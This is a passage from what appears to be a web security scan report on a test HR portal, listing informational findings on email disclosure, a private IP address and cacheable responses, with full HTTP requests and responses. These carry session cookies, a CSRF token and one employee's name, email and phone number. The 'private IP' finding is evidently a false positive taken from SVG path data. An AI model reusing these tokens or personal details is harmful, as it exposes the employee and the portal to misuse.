- gal@mozilla.com
- cjones@mozilla.com
- shaon.barman@gmail.com
- 21@vingtetun.org
- justindarc@gmail.com

Request 1

```
GET /neptune/public/application/zalaris_common_used/js/jspdf.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564756285; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: 20220630 065330 CET
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 307551
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 08 Oct 2019 07:00:12 GMT
sap-dms: KW
ms-author-via: DAV
sap-cache-control: +86400
sap-isc-etag: 00163EDC07D11ED9B88BF5717ABF213
sap-isc-uagent: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

!function(t,e){"object"==typeof exports&&"undefined"!=typeof module?module.exports=e():"function"==typeof define&&define.amd?define(e):t.jsPDF=e()}(this,function(){function use
strict";var t,y,e,l,i,o,a,h,C,T
...[SNIP]...
<james@parall.ax>
...[SNIP]...
rdo.morais@usp.br
* 2013 Lee Driscoll, https://github.com/lrsdriscoll
* 2014 Juan Pablo Gaviria, https://github.com/juanpgaviria
* 2014 James Hall, james@parall.ax
* 2014 Diego Casorran, https://github.com/diegocr
*
*
* =====
*/
l=$.API,C={x:void 0,y:void 0,w:void
...[SNIP]...
<s.length&&this.setTableHeaderRow(s),this.setFontStyle("normal"),this.printingHeaderRow=!1},
/*
```



```
* jsPDF Context2D PlugIn Copyright (c) 2014 Steven Spungin (TwelveTone LLC) steven@twelvetone.tv
*
* Licensed under the MIT License. http://opensource.org/licenses/mit-license
*/
function(t){t.events.push(["initialized",function(){(((this.context2d.pdf=this).context2d.internal.pdf=thi
...[SNIP]...
</JavaScript "+n+" 0 R>>"})),this},{
/*
* jsPDF Outline PlugIn
* Copyright (c) 2014 Steven Spungin (TwelveTone LLC) steven@twelvetone.tv
*
* Licensed under the MIT License.
* http://opensource.org/licenses/mit-license
*/
c=$.API.events.push(["postPutResources",function(){var t=this,e=/^(d+) 0 obj$/;if(0<this.outline.
...[SNIP]...
this.internal.viewerpreferences.configuration=n,this),
/* =====
* jsPDF XMP metadata plugin
* Copyright (c) 2016 Jussi Utunen, u-jussi@suomi24.fi
*
* =====
*/
Y=$.API,K=J=X="",Y.addMetadata=function(t,e){return J=e||"http://jspdf.default.namespaceuri/",X=t,this.
...[SNIP]...
<chick307@gmail.com>
...[SNIP]...
<sstoo@gmail.com>
...[SNIP]...
<gal@mozilla.com>
...[SNIP]...
<cjones@mozilla.com>
...[SNIP]...
<shaon.barman@gmail.com>
...[SNIP]...
<21@vingtetun.org>
...[SNIP]...
<justindarc@gmail.com>
...[SNIP]...
```

24.3. https://testportal.zalaris.com/neptune/zmfp_personal_profile

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **/neptune/zmfp_personal_profile**

Issue detail

The following email address was disclosed in the response:

• JOSTEIN.HANSEN@STATKRAFT.COM

Request 1

```
POST /neptune/zmfp_personal_profile?ajax_id=GET_DATA&ajax_applid=ZMFP_PERSONAL_PROFILE&sap-client=650&dxp=21100006&field_id=00599 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564616884; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NzIXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.b8a383c4c5f34d72
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b8a383c4c5f34d72-01
Content-Length: 15
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_INPUT":{}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:51:10 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 247989
dvp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelPageStartData":
{"IT0002_VIS":true,"IT0006_VIS":true,"IT0021_VIS":true,"IT0105_VIS":true,"IT0009_VIS":true,"IT0413_VIS":false,"IT0032_VIS":false,"PORID":"650-00034448","ENAME":"Jostein
Hansen",
...[SNIP]...
YCSSTVFCA0JnJoAWgBCe1AC0AITQa06UABOKAEFACK4oAQHJoAWgBM5NAC0AIT2FAC0ABOKAJov9WK0jsYz3B3CDNr6UN2EotkO4sSTSi7myVgqthixnMgqL3Y0T9KZRDLJn
5V6dzUtkn/2Q==","ACTION_ID":"","modeloOPSS0105Data":
{"WORK_EMAIL":"JOSTEIN.HANSEN@STATKRAFT.COM","WORK_EMAIL_VIS":true,"EDIT_WORK_EMAIL_VIS":true,"EDITABLE_WORK_EMAIL":false,"PERS_EMAIL":"","PERS
_EMAIL_VIS":false,"EDIT_PERS_EMAIL_VIS":false,"EDITABLE_PERS_EMAIL":false,"INT_LINE":"","INT_LINE_VIS
...[SNIP]...
","FLAG4","RESE1","RESE2","GRPVL","USRTV","USRID","USRID_LONG","ZZPC","00034448","0105","0010","","","99991231","20180112","000","20180112","RFC_USER","","","","
","","","0010","JOSTEIN.HANSEN@STATKRAFT.COM","00034448","0105","CELL","","","99991231","20131101","000","20171227","HIHJ","","","","
","CELL","4791620043","","","modeloTableFieldsData":["9","INFTY","SUBTY","FNAME",
...[SNIP]...
0","","","ZW","","Zimbabwe","BANKS","PA0009","2","","","ZW","","Zimbabwe","LAND1","PA0006","1","","","ZW","","Zimbabwean","NATIO","PA0002","","","",""],modeloFormEdit0
105Data":
{"WORK_EMAIL":"JOSTEIN.HANSEN@STATKRAFT.COM","WORK_EMAIL_VIS":true,"EDIT_WORK_EMAIL_VIS":true,"EDITABLE_WORK_EMAIL":false,"PERS_EMAIL":"","PERS
_EMAIL_VIS":false,"EDIT_PERS_EMAIL_VIS":false,"EDITABLE_PERS_EMAIL":false,"INT_LINE":"","INT_LINE_VIS
...[SNIP]...
```

24.4. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/common/lib/less.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/common/lib/less.js

Issue detail

The following email address was disclosed in the response:

- self@cloudhead.net

Request 1

```
GET /sap/public/bc/ur/nw7/js/common/lib/less.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiAQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564678656; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
```

```

Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

```

Response 1

```

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:52:03 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 268185
cache-control: max-age=604800
last-modified: Mon, 10 Aug 2020 07:30:48 GMT
x-from-zip: X
sap-cache-control: +604800
sap-isc-uagent: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/* eslint-disable */
/*@ts-nocheck

/*!
 * LESS - Leaner CSS v1.6.3
 * http://lesscss.org
 *
 * Copyright (c) 2009-2014, Alexis Sellier <self@cloudhead.net>
 * Licensed under the Apache v2 License.
 *
...[SNIP]...

```

25. Private IP addresses disclosed

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/server/js/sun/suneditor.min.js

Issue detail

The following RFC 1918 IP address was disclosed in the response:

- 10.06.51.51

Issue background

RFC 1918 specifies ranges of IP addresses that are reserved for use in private networks and cannot be routed on the public Internet. Although various methods exist by which an attacker can determine the public IP addresses in use by an organization, the private addresses used internally cannot usually be determined in the same ways.

Discovering the private addresses used within an organization can help an attacker in carrying out network-layer attacks aiming to penetrate the organization's internal infrastructure.

Issue remediation

There is not usually any good reason to disclose the internal IP addresses used within an organization's infrastructure. If these are being returned in service banners or debug messages, then the relevant services should be configured to mask the private addresses. If they are being used to track back-end servers for load balancing purposes, then the addresses should be rewritten with innocuous identifiers from which an attacker cannot infer any useful information about the infrastructure.

References

- [Web Security Academy: Information disclosure](#)

Vulnerability classifications

- [CWE-200: Information Exposure](#)
- [CAPEC-37: Retrieve Embedded Sensitive Data](#)

Request 1

```
GET /neptune/server/js/sun/suneditor.min.js?21.10.0006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 2328807
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 08 Jun 2021 18:11:28 GMT
sap-dms: KW
ms-author-via: DAV
content-disposition: inline; filename="(MjEuMTAuMDAwNg==).saplet"
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://*.goedit.io:443 https://*.blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

!function(e){var t={};function n(i){if(t[i])return t[i].exports;var l=t[i]={i:i,l:1,exports:{}};return e[i].call(l.exports,l,l.exports,n),l.l=!0,l.exports}n.m=e,n.c=t,n.d=function(e,t){n.o(e,t)||Ob
...[SNIP]...
.43.43.0,0,1,0-.37.49.49,0,0,1,.27-.26.41.41,0,0,1,.36,0,.53.53,0,0,1,.27.26l.44.1.09a6.51,6.51,0,0,0,.24-1.36.4.58,4.58,0,0,0,0-.64,5.83,5.83,0,0,0-1.73-4.17,5.88,5.88,0,0,0-8.34,0,5.
9,5.9,0,0,4.17,10.06.51.51,0,0,1,.33.15.48.48,0,0,1,0,.68.53.53,0,0,1-.33.12Z" transform="translate(-4.48 -4.54)"/>
...[SNIP]...
```

26. Cacheable HTTPS response

There are 7 instances of this issue:

- /
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json

Issue background

Unless directed otherwise, browsers may store a local cached copy of content received from web servers. Some browsers, including Internet Explorer, cache content accessed via HTTPS. If sensitive information in application responses is stored in the local cache, then this may be retrieved by other users who have access to the same computer at a future time.

Issue remediation

Applications should return caching directives instructing browsers not to store local copies of any sensitive data. Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root. Alternatively, most web development platforms allow you to control the server's caching directives from within individual scripts. Ideally, the web server should return the following HTTP headers in all responses containing sensitive content:

- Cache-control: no-store
- Pragma: no-cache

References

- [Web Security Academy: Information disclosure](#)

Vulnerability classifications

- [CWE-524: Information Exposure Through Caching](#)
- [CWE-525: Information Exposure Through Browser Caching](#)
- [CAPEC-37: Retrieve Embedded Sensitive Data](#)

26.1. <https://testportal.zalaris.com/>

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **/**

Issue detail

This issue was found in multiple locations under the reported path.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQLh-eb432Fw; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:49 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2418
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:28 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
```

```
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
